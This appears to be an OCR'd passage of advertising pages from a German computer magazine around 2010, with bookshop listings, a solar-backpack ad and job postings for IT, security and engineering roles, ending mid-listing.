920 S., Best.-Nr. 713326
49,90 €

DVD

WordPress – Das Praxisbuch

WordPress von A bis Z beherrschen

ISBN 978-3-8266-9043-3
480 S., Best.-Nr. 713244
29,95 €

NEU

Grundkurs funktionale Programmierung mit Scala


Funktionale Programmierung Revisited

ISBN 978-3-446-42092-2
286 S., Best.-Nr. 713354
29,90 €

Datenschatten

Auf dem Weg in die Überwachungsgesellschaft?

ISBN 978-3-936931-65-5
184 S., Best.-Nr. 713182
16,90 €




(K)Ubuntu

> Installieren
> Einrichten
> Andwenden

ISBN 978-3-937514-94-9
383 S., Best.-Nr. 712987
24,90 €

DVD«s

NEU



Algorithmen und Datenstrukturen

Eine Einführung mit Java

ISBN 978-3-89864-663-5
552 S., Best.-Nr. 713344
44,90 €

Lernpaket – Elektronische Schaltungen selbst entwickeln und aufbauen

Interessierte erhalten nicht nur einen ersten Einstieg in das Hobby, sondern auch in die berufliche Elektronikentwicklung.

ISBN 978-3-645-65013-7
Baukasten, Best.-Nr. 713174
29,95 €

KEINE VERSAND-KOSTEN!

Heise Zeitschriften Verlag
Helstorfer Straße 7
D-30625 Hannover
Telefon: +49 [0]511 5352-226
Fax: +49 [0]511 5352-147
E-Mail: bookshop@heise.de

Preisänderung/Irrtum/Ausverkauf vorbehalten.
Alle Preise inkl. MwSt.

www.emedia.de

newVISION.de

LANWORKS
Sommerakademie 2010
www.lanworks.de

HIER KÖNNTE IHR
Seminar-Angebot viele Hunderttausend wissenshungrige Leser erreichen.
Dazu müsste an dieser Stelle nur Ihr
SEMINAR STEHEN
Und das zu außergewöhnlich günstigen Konditionen.
Mehr infos gibt es unter +49 (0) 511 53 52-152, -165 oder -221.
↳ Weiterlesen, wo andere aufhören. c't

eMedia
Fun-Shop

Maße: 45,7 cm x 35,6 cm x 12,7 cm
Gewicht: 1,25 kg (mit Akku)
Best.-Nr.: 712059 **98,00 €**

blitzeyes Solar-Rucksäcke

blitzeyes-Rucksäcke bestehen u. a. aus patentiertem photoreaktiven »Power Plastic«. Dieses leichte und dünne photoelektrische Material besteht aus leitenden Polymeren und Nanotechnik-Werkstoffen.

Das Solarzellen-Panel reagiert sowohl auf künstliches als auch auf natürliches Licht. Es funktioniert auch an wolkigen Tagen: Sie müssen also nicht etwa direkt in der Sonne stehen, um Solarenergie zu nutzen.

Zum Aufladen Ihres Gerätes schließen Sie einfach und bequem Ihr Ladekabel (USB) am Akkupack an. Das Solarpanel ist wasserfest und für Betriebstemperaturen zwischen -20 °C und 65 °C geeignet. Zum Aufladen von Laptops nicht geeignet.

Leistung:	5V , Output fix
Kapazität:	1500 mAH
Stromstärke:	5V / 1 A
Material:	Nylon

JETZT NEU!

Maße: 43,2 cm x 38,1 cm x 17,8 cm
Gewicht: 1 kg (mit Akku)
Best.-Nr.: 712058 **98,00 €**

Heise Zeitschriften Verlag
Helstorfer Straße 7, D-30625 Hannover
Telefon: +49 [0]511 537295, Fax: +49 [0]511 5352-147
Preisänderung/Irrtum/Ausverkauf vorbehalten. Alle Preise inkl. MwSt.

www.emedia.de

Zur Unterstützung unserer Abteilung Systemmanagement suchen wir baldmöglichst einen

Systemadministrator (m/w)

Ihre Tätigkeit
- Second-Level-Support / technische Administration, insbesondere in den Bereichen Messaging und Collaboration sowie DMS als interner Dienstleister für Fachabteilungen und Außendienst:
  - Unterstützung unserer Anwender in allen Fragestellungen zu unseren Informationssystemen
  - Wartung und Betreuung der LV1871-Software, sowie der Betriebssysteme und verschiedener Middleware-Anwendungen
  - Installationen auf Servern, Workstations und Laptops
  - Analyse und Troubleshooting interessanter, komplexer und herausfordernder Aufgabenstellungen
- Mitarbeit in Projekten mit fachbezogenen Aufgabenstellungen
- Übernahme von Systemverantwortung

Ihre Qualifikation
- abgeschlossene Berufsausbildung in der Fachrichtung IT-Administration mit Serviceausrichtung oder ein Studium der Fachrichtung Informationstechnologie
- mindestens 3-jährige Berufserfahrung in der IT-Administration bzw. IT-Service mit ausgeprägter Kundenorientierung
- serviceorientiertes Dienstleistungsverständnis mit hoher Kundenorientierung, ausgeprägter Kommunikations- und Teamfähigkeit
- Kenntnisse über Lotus Notes Version 8 und höher sowie DMS - d.velop
- analytisches und konzeptionelles Denkvermögen, strukturierte Arbeitsweise und ein hohes Maß an selbstständigem, flexiblem und eigenverantwortlichem Handeln
- sehr gutes Planungs- und Organisationsvermögen sowie Belastbarkeit

Fühlen Sie sich angesprochen? Dann schicken Sie Ihre Unterlagen bitte an:
Lebensversicherung von 1871 a. G. München • Personalabteilung • Maximiliansplatz 5 • 80333 München
Ansprechpartner • **Frau Ljuna** • Telefon: 089 / 55167 - 573 • magdalena.ljuna@lv1871.de

LV 1871

Die Lebensversicherung von 1871 a. G. München gilt als ältestes Münchner Lebensversicherungsunternehmen und zählt zu den mittelgroßen Lebensversicherungen in Deutschland.

Der Versicherungsverein auf Gegenseitigkeit versteht sich als Spezialist für innovative Lebens-, Renten- und Berufsunfähigkeitsversicherungen.

Den Ruf als gute Adresse in der Assekuranz bestätigen zahlreiche Ratings und Rankings.

Fraunhofer
ITWM

Das Fraunhofer-Institut für Techno- und Wirtschaftsmathematik ITWM in Kaiserslautern sucht ab sofort eine/einen

wissenschaftliche Mitarbeiterin / wissenschaftlichen Mitarbeiter für die EDV-Abteilung

Das Fraunhofer-Institut Techno- und Wirtschaftsmathematik ist eines von 59 Instituten der Fraunhofer-Gesellschaft. Als eine der führenden Organisationen für angewandte Forschung in Europa bietet sie engagierten Wissenschaftlerinnen und Wissenschaftlern anspruchsvolle Aufgaben mit Verantwortung und Gestaltungsspielraum.

Das Rechenzentrum des ITWM bietet eine »Rundum-EDV-Versorgung« für über 400 Nutzer. Das Spektrum der unterstützten Hardware reicht vom Linux Hochleistungsrechner bis zum Windows PDA. Die komplexe Server-Infrastruktur ist für das ITWM, das sich im Kern mit Simulationsanwendungen und deren Entwicklung befasst, von wesentlicher Bedeutung.

Neben der Tätigkeit in einem Rechenzentrum erwartet Sie eine wissenschaftlich interessante Arbeitsumgebung in einem führenden Forschungsinstitut.

Die Stelle umfasst folgende Tätigkeitsprofile:

– Entwicklung und Pflege der Netzwerkinfrastruktur und der Datensicherungssysteme.
– Mitbetreuung und Aufbau eines globalen parallelen Filesystems.

Wenn Sie über:

– ein abgeschlossenes Hochschulstudium oder Fachhochschulstudium in Informatik oder in einem natur- oder ingenieurwissenschaftlichen Fach mit entsprechenden Fachkenntnissen,
– sehr gute Kenntnisse von Netzwerkprotokollen sowie Erfahrungen im Umgang mit Netzwerkkomponenten,
– sehr gute Kenntnisse des Betriebssystems Linux (SUSE) und
– Erfahrungen im Umgang mit Windows-Systemen verfügen, sollten Sie sich kurzfristig bei uns bewerben.

Von Vorteil sind Erfahrungen im Umgang mit Tivoli Storage Manager sowie Zertifizierungen im HP-ProCurve und Linux Umfeld.

Anstellung, Vergütung und Sozialleistungen richten sich nach dem Tarifvertrag für den öffentlichen Dienst (TVöD). Die Stelle ist zunächst auf zwei Jahre befristet. Bitte bewerben Sie sich bis zum 22. Juli 2010 online unter: **https://jobs.fraunhofer.de/Vacancies/55771/Description**
oder richten Sie Ihre schriftliche Bewerbung mit allen wichtigen Unterlagen bis zum 22. Juli 2010 unter Angabe der Kennziffer ITWM-2010-5 an:
Fraunhofer-Institut für Techno- und Wirtschaftsmathematik,
Fraunhofer-Platz 1, 67663 Kaiserslautern.
Fragen zu dieser Position beantwortet gern Dieter Eubell.
www.itwm.fraunhofer.de

ALTERNATE

ALTERNATE gehört zu den Vorreitern im E-Commerce in Europa und ist führender Anbieter von Produkten im Bereich Computerhardware, Software, Digital Imaging und Home Entertainment. ALTERNATE steht für wegweisende Kundenorientierung und Erfolg durch Innovation. Hinter unserem Erfolg stehen das Know-How und das Engagement unserer Mitarbeiter/innen.

Zur Verstärkung des Bereiches Programmierung suchen wir zum nächstmöglichen Termin einen

Web-Entwickler (m/w)

Ihre Aufgaben:

- Betreuung, Wartung und Weiterentwicklung unseres Internetauftritts und der entsprechenden Webanwendungen
- Gestaltung und Optimierung neuer wie bestehender Plattformen, Komponenten und Contentseiten in enger Zusammenarbeit mit verschiedenen Fachabteilungen
- Planung, Entwicklung und Umsetzung neuer Webprojekte
- Entwicklung und Umsetzung kreativer Ideen

Ihre Qualifikationen:

- Abgeschlossene Ausbildung im Informatik-Bereich oder 1-2 Jahre Berufserfahrung
- Erfahrungen in der Programmierung – idealerweise in Java oder PHP
- Freude am Umgang mit den neusten Technologien
- Gute Kenntnisse in HTML, JavaScript und XML, sowie Erfahrungen im Umgang mit Eclipse, Tomcat und MySQL
- Erfassung komplexer Sachverhalte
- Selbstständige Einarbeitung in neue Wissensgebiete und produktive Umsetzung dieses Wissens

Haben wir Ihr Interesse geweckt? Dann freuen wir uns über die Zusendung Ihrer vollständigen Bewerbungsunterlagen mit Ihrer Gehaltsvorstellung, sowie des frühst möglichen Eintrittstermins, gerne auch per E-Mail an:

ALTERNATE GmbH, z. Hd. Michaela Katz, Philipp-Reis-Str. 9, D-35440 Linden (Hessen), **jobs@alternate.de**

www.alternate.de

Viele spannende Jobs
mit dem Schwerpunkt
Softwareentwicklung
zu vergeben!

evosoft

- **Junior SW Developer**
- **Senior SW Developer**
- **SW Integration Tester**
- **Hardware Developer**
- **Project Manager**
- **Systemtester**
- **SW Integrator**
- **SW Architect**

Einsatz im Bereich Antriebs- & Automatisierungstechnik der Siemens AG.

Sie möchten in einem jungen, internationalen und dynamischen Umfeld arbeiten und die Zukunft eines expandierenden Unternehmens gestalten? evosoft bietet als Beteiligungsgesellschaft der Siemens AG und Wegbereiter für innovative IT-Technologien mit über 950 Mitarbeitern an mehreren Standorten in Europa die richtige Plattform.

Neugierig? Dann bewerben Sie sich noch heute! **www.evosoft.com**

Verlag Heinz Heise

Das Örtliche DasTelefonbuch.

Der Verlag Heinz Heise ist ein Unternehmen der Heise Medien Gruppe (www.heise-medien.de). Seit 60 Jahren erscheinen im Verlag Heinz Heise in Zusammenarbeit mit der Deutschen Telekom Medien 87 Ausgaben von Das Örtliche und acht Ausgaben von DasTelefonbuch. Unter www.lokale-telefonbuchwerbung.de bietet der Verlag Heinz Heise ein breites Dienstleistungsspektrum für die professionelle Internetpräsenz unter www.dasoertliche.de und www.dastelefonbuch.de.

Für den weiteren Ausbau unserer Verkaufsteams im **Raum Osnabrück, Wilhemshaven/Ostfriesland und Rostock** suchen wir zum **1. Oktober 2010**

Mediafachberater (m/w) im Außendienst

Ihr Aufgabengebiet umfasst die Beratung und Betreuung eines regional begrenzten Kundenstammes zu allen Werbemöglichkeiten in Das Örtliche und DasTelefonbuch (Print & Online) sowie die Neukundenakquise. Dabei begeistern Sie Menschen für unsere Medien und überzeugen durch fundiertes Produktwissen sowie eine hohe Beratungsqualität.

Wir bieten:

- Ein abwechslungsreiches und interessantes Aufgabengebiet mit erfolgreichen Produkten
- Eine hervorragende Einarbeitung durch eine 2-monatige unternehmensinterne Qualifizierung mit festem Einkommen. Abschluss mit dem IHK-Zertifikat „Mediafachberater/in Verzeichnismedien (IHK)"
- Ein **Angestelltenverhältnis** oder eine **Handelsvertreter-Tätigkeit** (gemäß §§ 84 ff. HGB)
- Attraktive erfolgsabhängige Verdienstmöglichkeiten
- Bei Festanstellung einen Dienstwagen, auch zur privaten Nutzung

Ihr Profil:

- Verkaufsstärke mit Freude im Umgang mit Kunden sowie eine hohe Kundenorientierung
- Eine abgeschlossene Ausbildung
- Hohes Engagement und Einsatzbereitschaft
- Hohe Ziel- und Erfolgsorientierung
- Sicheres und seriöses Auftreten, positive Ausstrahlung sowie gepflegte Umgangsformen
- Organisationsgeschick und selbstständige Arbeitsweise

Sie haben bisher keine relevanten beruflichen Erfahrungen sammeln können? Auch als **Neu- oder Quereinsteiger (m/w)** geben wir Ihnen gerne eine Chance.

Fühlen Sie sich angesprochen? Dann senden Sie uns bitte Ihre aussagekräftigen Bewerbungsunterlagen unter Angabe Ihrer Gehaltsvorstellung online über unsere Homepage www.heise-medien.de unter Beruf und Karriere. Wir freuen uns, Sie kennen zu lernen. Bewerbungen von behinderten Menschen sind erwünscht.

Bei weiteren Fragen sprechen Sie gerne Herrn Erwin Krahforst, Verkaufsleiter Verzeichnisse, telefonisch unter 0175-1855320 an.

A company of international repute.
A research pipeline driven by excellence.
A role dedicated to best-service IT support.

Think what's possible.

A global healthcare leader, Novartis has one of the most exciting product pipelines in the industry today. A pipeline of innovative medicines brought to life by diverse, talented, performance-driven people. All of which makes us one of the most rewarding employers in our field.

Service Desk Manager — Job ID 66963BR
Basel, Switzerland

In this role, you will be responsible for managing the company's Service Desk, with the express purpose of assisting scientists in addressing IT-related issues arising within Novartis Research, both in Basel and in Vienna. The emphasis will be on establishing, refining and maintaining a help desk dedicated to providing best-in-class service while observing accepted standards of cost-effectiveness. Managing a team of around twenty support agents, you will oversee the full range of activities associated with the provision of remote and on-site IT support for the company's research units. Committed to excellence, you will monitor the performance of the service desk and implement measures to optimise internal workflow and harmonise key IT processes where necessary in order to ensure maximum customer satisfaction. As you would expect from a company with a strong background in medical research, knowledge management forms an integral part of day-to-day operations. With this in mind, you will be expected to ensure knowledge transfer and establish a centre of technical reference to support engineering projects and internal training. Finally, your duties will include coordinating projects in cooperation with other relevant IT groups.

This position is best suited to a performance-driven individual with a degree in the field of computing or science, complemented by several years of experience in IT support, preferably with an emphasis on the provision of executive-level services. To thrive in this role, you will also require demonstrable people and management skills, with the ability to lead large teams and promote a culture of excellence in an intellectually challenging environment. Above all, you will need to display a passion for best-in-class service, the aim being to ensure customer satisfaction at all levels. Experience of providing IT support within the pharmaceutical industry (or similar) would be an advantage. It goes without saying that a strong command of German and English is essential, as is computer literacy. The successful candidate is also likely to be ITIL-qualified.

As Service Desk Manager, you will have the chance to make your mark in a successful company that is committed to promoting innovation and rewarding above-average performance. In addition, Novartis is able to offer an extensive range of opportunities for personal development and career advancement.

To find out more, please visit our website www.careers.novartis.com and apply by selecting Job ID 66963BR.

Novartis is an equal opportunity employer.

NOVARTIS
caring and curing

www.novartis.com

Hochschule Bochum
Bochum University
of Applied Sciences

Die **Hochschule Bochum** beabsichtigt, ihre Serviceleistungen im IT-Bereich neu zu bündeln, und sucht für die geplante Betriebseinheit „IT-Services" zum nächstmöglichen Zeitpunkt einen/eine

IT-Leiter/in

In der geplanten Betriebseinheit gehen die ehemaligen Einrichtungen „Datenverarbeitungszentrale" und die „Datenverarbeitung der Hochschulverwaltung" auf. Die Leitung hat die Aufgabe, mit einem Team von dann insgesamt 10 Personen die anwenderorientierten IT-Serviceleistungen für Lehre, Verwaltung und Forschung weiterzuentwickeln. Die Betriebseinheit ist direkt am Präsidium angesiedelt und stellt die IT-Infrastruktur für die gesamte Hochschule zur Verfügung.

Aufgaben:
- Führung und Weiterentwicklung des IT-Teams,
- Sicherstellung des hochschulweiten IT-Betriebs,
- Weiterentwicklung der IT-Infrastruktur in den Bereichen Studium, Lehre und Verwaltung,
- Planung, Implementierung, Administration und Weiterentwicklung der Serverlandschaft,
- Unterstützung von EDV-bezogenen Lehrveranstaltungen,
- Mitarbeit am Aufbau der hochschulinternen Portallösungen.

Anforderungsprofil:
- Einschlägiger wissenschaftlicher Hochschulabschluss – Master (FH/Uni) oder Universitätsdiplom,
- Leitungserfahrung in den Bereichen Rechenzentrumsbetrieb und/oder IT-Infrastruktur,
- gern auch Berufserfahrung außerhalb der Hochschule/öffentlicher Verwaltung.

Wir wünschen uns eine/n Leiter/in für diesen Bereich, der/die ausgezeichnete Fachkenntnisse mitbringt und auf der Grundlage eines kooperativen Führungsstils in der Lage ist, aus den Vorgängereinrichtungen ein neues Team aufzubauen. Dafür setzen wir ein hohes Maß an strategischem Denken, Kommunikationskompetenz und Zielorientierung voraus.

Die Stelle ist nach Entgeltgruppe 14 des Tarifvertrages für den öffentlichen Dienst der Länder (TV-L) bewertet. Die tatsächliche Eingruppierung richtet sich nach den persönlichen Voraussetzungen. Die Stelle ist unbefristet.

Wir wünschen uns mehr Frauen in Leitungsfunktionen und freuen uns daher besonders über Bewerberinnen. Seit April 2008 ist die Hochschule Bochum als familiengerechte Hochschule zertifiziert. Bewerbungen geeigneter Schwerbehinderter bzw. Gleichgestellter im Sinne des SGB IX sind ausdrücklich erwünscht.

Bewerbungen mit den üblichen Unterlagen werden bis zum **23.07.2010** erbeten an die

Vizepräsidentin
Wirtschafts- und Personalverwaltung
der Hochschule Bochum
Lennershofstraße 140, 44801 Bochum

;-) Plus.line

Plus.line – Die perfekte Verbindung

Vertrauen, Kompetenz und Leistungsbereitschaft sind die Grundlage für die perfekte Verbindung zu unseren Kunden.
In den Bereichen Hosting Services, Corporate Networks und Internet Access sorgen wir für ein Maximum an Erreichbarkeit, Verfügbarkeit und absoluter Sicherheit – für über 600 anspruchsvolle Kunden.
Haben Sie Lust, mit uns eine perfekte Verbindung einzugehen?

Wir suchen zur Verstärkung unseres Teams:

Projekt-Manager/-in

- Erfahrung im Projekt-Management
- ITIL Ausbildung und -Erfahrung
- Hochschulausbildung im technisch-mathematischen Bereich
- Mindestens fünf Jahre Berufserfahrung
- Sehr gute Kenntnisse in: Unix-Betriebssystem (Linux, BSD, Solaris), Unix-Software (Apache, Exim, PHP, Tomcat, u.a.), TCP/IP, Software-Entwicklung

Zu Ihren Aufgaben gehören: Beratung und Betreuung „Ihrer" Kunden, Analyse der Kunden-Anforderungen, Erarbeitung von Lösungen und Konzepten, Design der Anwendungen/Plattformen, Koordination der Techniker und Qualitätskontrolle.

Wenn für Sie team- und konfliktorientiertes Arbeiten eine Selbstverständlichkeit ist, Sie auch unter Druck Ruhe bewahren, Sie flache Hierarchien und große Herausforderungen mögen: Dann schicken Sie bitte Ihre ausführlichen Bewerbungsunterlagen mit Gehaltsvorstellungen zu Händen Herrn Richard Gresek.

Plus.line AG
Mainzer Landstraße 199,
60326 Frankfurt
Tel.: +49 (0) 69 / 75 89 15-0
www.plusline.net

Oder direkt unter: jobs@plusline.net

Heise Zeitschriften Verlag

c't magazin für computer technik

Der Heise Zeitschriften Verlag steht für hochwertigen und unabhängigen Journalismus. Wir verlegen mit c't und iX zwei erfolgreiche Computertitel, das zukunftsweisende Technologiemagazin Technology Review sowie das mehrfach ausgezeichnete Online-Magazin Telepolis. Unser Internet-Auftritt für IT-Interessierte, heise online, zählt zu den meistbesuchten deutschen Special-Interest-Angeboten.

Gehen Sie den Dingen auf den Grund – bei c't.

Als Unterstützung für die Abteilung c't Foto/Grafik suchen wir eine

Studentische Aushilfe (m/w)

als Assistenz für unseren Fotografen.

Die Stelle ist je nach Absprache befristet, maximal auf zwei Jahre. Der zeitliche Umfang beträgt durchschnittlich **40 Stunden pro Monat**. Die Arbeitszeiten können nach Absprache flexibel nach Bedarf abgestimmt werden.

Ihre Aufgaben:
- Auf- und Abbau im Studio bei Tabletop-Fotografie (Tisch, Hintergrund, Beleuchtung etc.)
- Requisiten besorgen
- Kleinere Arbeiten in Photoshop (Freistellen)
- Selbständiges Fotografieren kleinerer Fotoaufträge
- Unterstützung des Fotografen in allen anfallenden Tätigkeiten

Ihre Qualifikationen:
- Studium im Bereich Fotografie, Grafik oder Design mit abgeschlossenem Grundstudium
- Interesse an Fotografie
- Gute PC-Kenntnisse, speziell Erfahrungen mit Photoshop
- Sehr gute organisatorische Fähigkeiten
- Selbständiges und strukturiertes Arbeiten
- Team- und Kommunikationsfähigkeit

Für weitere Auskünfte steht Ihnen Herr Andreas Wodrich unter 0511-5352-465 zur Verfügung.

Sie haben Interesse, neben Ihrem Studium praktische Erfahrungen in einem erfolgreichen und vielseitigen Medienunternehmen zu sammeln? Wenn Sie zum Erfolg vom Heise Zeitschriften Verlag beitragen möchten, dann freuen wir uns auf Ihre vollständige Bewerbung unter Angabe Ihres frühesten Eintrittstermins. Bewerbungen von behinderten Menschen sind erwünscht.

Bitte bewerben Sie sich online über unsere Homepage www.heise-medien.de unter Beruf und Karriere.

Gut, dass es Menschen wie Sie gibt. Und KSB.

Ohne die Pumpen, Armaturen und Systeme von KSB | könnten unsere rund 14.000 Mitarbeiter die Welt nur schwer in Bewegung halten. Unsere anspruchsvollen Technologien sind es, die jede Flüssigkeit dorthin bringen, wo sie benötigt wird. Vom Heizwasser in der Gebäudetechnik bis hin zum Kühlwasser in riesigen Kraftwerken: Unsere Ideen sind in allen Anwendungsbereichen gefragt. Ihre bald auch?

Entwicklungsingenieur (m/w)

Mechatronik/Elektrotechnik

Standort: Frankenthal oder Pegnitz

Bestens gefordert | Ihr Ziel: komplexe, hocheffiziente Neuentwicklungen von mechatronischen Pumpensystemen. Die Basis dafür sind Ihre frischen Ideen, die Sie in die entsprechenden Konzepte, die notwendigen Entwurfsschritte und die anschließende Ausarbeitung einfließen lassen. Um das Ziel zu erreichen, arbeiten Sie eng mit anderen Fachbereichen (Fertigung, Einkauf usw.) sowie gegebenenfalls mit Fremdfirmen zusammen. Dabei behalten Sie sowohl bei Neu- als auch bei Anpassungsentwicklungen stets die Herstellkosten im Auge und liefern dafür aussagefähige Soll-Ist-Vergleiche. Gibt es Entwicklungsalternativen? Die Entscheidung darüber treffen Sie in Kooperation mit den betreffenden Abteilungen, wobei Sie technische und betriebswirtschaftliche Argumente als Grundlage nutzen. Professionell konzipieren Sie notwendige Versuche, koordinieren diese und verfassen zudem technische Dokumentationen. Auf Basis des Lastenheftes und in Abstimmung mit allen Beteiligten erstellen Sie darüber hinaus Pflichtenhefte und unterstützen den Vertrieb in allen technischen Fragen.

Perfekt vorbereitet | Das klingt nach einer Herausforderung für Sie? Dann sind Sie mit einem abgeschlossenen Diplomstudium der Mechatronik, der Elektrotechnik oder des Maschinenbaus bestens gerüstet. Vorausgesetzt, Sie kennen sich in Sachen Softwarespezifikation, Regelungs-/Steuerungstechnik und Testentwurf aus und bezeichnen Ihr Englisch als gut. Wenn Sie dazu noch ebenso systematisch wie lösungsorientiert denken und über Kommunikationsstärke, eine große Portion Teamgeist sowie eine selbstständige Arbeitsweise verfügen, möchten wir Sie gern kennenlernen.

Gut ankommen | Wir erwarten Ihre aussagekräftigen Unterlagen mit Angabe des frühestmöglichen Eintrittstermins, Ihrer Gehaltsvorstellungen und der Kennziffer 954 auf www.ksb.com/bewerbung oder per Post. Mehr Informationen hält Marion Fischer, Telefon: 09241 71-5273, für Sie parat. Wir sind gespannt auf Sie!

Weitere Informationen unter: *www.ksb.com*

KSB

KSB Aktiengesellschaft | Bewerbermanagement | Bahnhofplatz 1 | 91257 Pegnitz

artop
INSTITUT AN DER HUMBOLDT-UNIVERSITÄT BERLIN

Start des 5. Curriculums am 15. Februar 2011!
Early Bird bis 10.12.2010

Ausbildung zum Usability Consultant

Usability Engineering.
Das Zusammenspiel von Mensch und Technik gestalten.

Usability Wissen und Methoden aneignen, erproben, üben.

- berufsbegleitende Ausbildung über zehn Monate
- elf Wochenendmodule, Intensivworkshop, sechs Kamingespräche, Exkursion, Mentoring
- Zeit für Lernen und Transfer
- eigenes, supervidiertes Usability-Projekt
- Vernetzung mit der Usability Community in Deutschland
- orientiert an Vorgaben der Gesellschaft für Informatik und der German Usability Professionals' Association
- für Berufstätige aus Entwicklung, Design, Produktmanagement, Projektleitung, Qualität, Marketing, aus Forschung und Beratung

Beratung - Ausbildung - Forschung

artop GmbH - Institut an der Humboldt-Universität zu Berlin
Tel: +49. (0)30. 44 012 99-0
E-Mail: usability@artop.de

www.artop.de

Höchstleistung höchst willkommen.

Die Deutsche Telekom AG ist nicht nur in Bonn, sondern in etwa 50 Ländern weltweit zu Hause. Als eines der führenden Unternehmen der Telekommunikationsbranche gestalten wir aktiv den Wandel der vernetzten Welt. Ein Sprung in die Zukunft – Ihre Dynamik ist gefragt!

Security Spezialist (m/w) – Stelien-ID 2010-4631

Arbeiten bei der Deutschen Telekom

- Bei uns steht der Kunde im Mittelpunkt. Das bedeutet für jeden Mitarbeiter, serviceorientiert zu denken und zu handeln.
- Wir suchen mehrere Spezialisten für Sicherheit in IT-Systemen, IT-Anwendungen und Datenbanken sowie in Netzwerktechnologien wie NGN, UMTS und LTE für die Standorte Bonn und Darmstadt.

Das erwartet Sie bei uns

- Gestaltung, Planung und Abstimmung der Sicherheitssysteme, -standards und -verfahren für technische Infrastrukturen des Konzerns
- Bewertung/Analyse neuer Verfahren, Methoden und Technologien
- Beratung zu IT-Sicherheitsfragen und Präsentation in Gremien und Fachveranstaltungen
- Integration von Sicherheitsvorgaben in Projekten und Prozessen des Konzerns auf nationaler und internationaler Ebene
- Leitung von Projekten/Teilprojektleitung mit Sicherheitsbezug

Das erwarten wir von Ihnen

- Abgeschlossenes Studium der Informatik/Nachrichtentechnik bzw. eines artverwandten Fachbereiches oder langjährige Erfahrung in der Sicherheitsberatung, -analyse und/oder -konzeption
- Erfahrung in der (Teil-)Projektleitung mit Sicherheitsbezug
- Systemkenntnisse in den Bereichen Backend, Services und Endgeräte
- Zertifizierung als Certified Information Systems Security Professional (CISSP) oder vergleichbar ist wünschenswert
- Verhandlungssichere Englischkenntnisse

Nähere Informationen zur Deutschen Telekom AG unter www.telekom.com. Bewerben Sie sich unter Angabe Ihres Gehaltswunsches auf die Stelle 2010-4631 unter www.telekom.com/your-chance

Erleben, was verbindet.

Heise Media Service

heise marktplatz

Die Heise Media Service GmbH & Co. KG bietet kleinen und mittelständischen Unternehmen Dienstleistungen für die professionelle Internetpräsenz von der Erstellung und Pflege bis hin zur Optimierung der Auffindbarkeit in Suchmaschinen. Zudem betreut Heise Media Service das Agenturgeschäft für die Schaltung von Print- und Online-Anzeigen.

Heise Media Service ist Partner der Heise Medien Gruppe, in deren Unternehmen u. a. 99 Ausgaben von DasÖrtliche und acht Ausgaben von DasTelefonbuch erscheinen.

Der heise-marktplatz ist die Internet-Plattform der Heise Media Service für kostenlose, regionale, private sowie gewerbliche Kleinanzeigen und Veranstaltungen im deutschsprachigen Raum. Die Internet-Plattform ist unter www.heise-marktplatz.de, www.heise-marktplatz.at und www.heise-marktplatz.ch erreichbar.

Für unsere Abteilung heise-marktplatz suchen wir zum nächstmöglichen Termin einen

Projekt-assistenten Online (m/w)

Ihre Aufgaben:

Sie unterstützen den Produktmanager in allen anfallenden Tätigkeiten und betreuen selbstständig kleinere Projekte, um die Plattform heise-marktplatz technisch, inhaltlich und qualitativ kontinuierlich weiterzuentwickeln.

Sie sichten täglich eintreffende Kleinanzeigen, prüfen diese auf Zulässigkeit, geben diese anschließend frei oder veranlassen deren Löschung. Neben der redaktionellen Pflege dieser Anzeigen verfassen Sie Newsletter und entwickeln suchmaschinenoptimierte Texte, um die Auffindbarkeit und Sichtbarkeit des heise-marktplatz zu steigern.

Als weitere Aufgabe betreuen Sie kleinere und mittlere Accounts unserer bestehenden Kooperationspartner. Zudem beobachten Sie den Wettbewerbsmarkt, um neue und interessante Partner für Kooperationen zu erkennen und für uns zu gewinnen.

Ihr Profil:

Sie verfügen über eine abgeschlossene kaufmännische Ausbildung, idealerweise im Medienumfeld, oder ein abgeschlossenes Studium der Wirtschafts-, Sozial- oder Medienwissenschaften vorzugsweise mit Schwerpunkt Marketing, Projektmanagement oder E-Business. Idealerweise haben Sie bereits erste einschlägige Erfahrungen im Internetumfeld und/oder Medienumfeld sammeln können.

Sie zeichnen sich durch eine hohe Online-Affinität aus und haben Freude an technischen Aspekten. Die MS Office-Umgebung beherrschen Sie sehr sicher. Idealerweise besitzen Sie weitere IT-Basis Kenntnisse über Content Management Systeme und HTML Gestaltung. Auch die wichtigsten Grundzüge der Suchmaschinenoptimierung sind für Sie kein Fremdwort. Eine analytische Denk- und eine selbständige Arbeitsweise gehören zu Ihren persönlichen Stärken. Sie sind kommunikationsstark und zeichnen sich durch ein kundenorientiertes und souveränes Auftreten aus.

Für weitere Auskünfte steht Ihnen Herr Hendrik Herms, Produktmanager, unter Tel. 0511/5352-783 zur Verfügung.

Haben wir Ihr Interesse geweckt? Dann senden Sie uns bitte Ihre aussagekräftigen Bewerbungsunterlagen unter Angabe Ihrer Gehaltsvorstellung und des frühesten Eintrittstermins. Wir freuen uns, Sie kennen zu lernen. Bewerbungen von behinderten Menschen sind erwünscht.

Bitte bewerben Sie sich online über unsere Homepage www.heise-medien.de unter Beruf und Karriere.

HOCHSCHULE
FÜR ANGEWANDTE
WISSENSCHAFTEN · FH
MÜNCHEN

Die Hochschule München ist die größte Hochschule für angewandte Wissenschaften in Bayern und eine der größten ihrer Art in Deutschland. Wir sehen unsere Herausforderung und Verpflichtung in einer aktiven und innovativen Zukunftsgestaltung von Lehre, Forschung und Weiterbildung.

Für die nachstehend aufgeführte Professur wird eine wissenschaftlich ausgewiesene Persönlichkeit gesucht, die umfassende praktische Erfahrungen in verantwortlicher Position außerhalb einer Hochschule erworben hat und diese nun in Lehre und Forschung an unsere Studierenden weitergeben möchte.

Zum Sommersemester 2011 oder später besetzen wir an der:

Fakultät für Informatik und Mathematik

W2-Professur für Netzwerke, Protokolle, Dienste – Kennziffer 0753 –

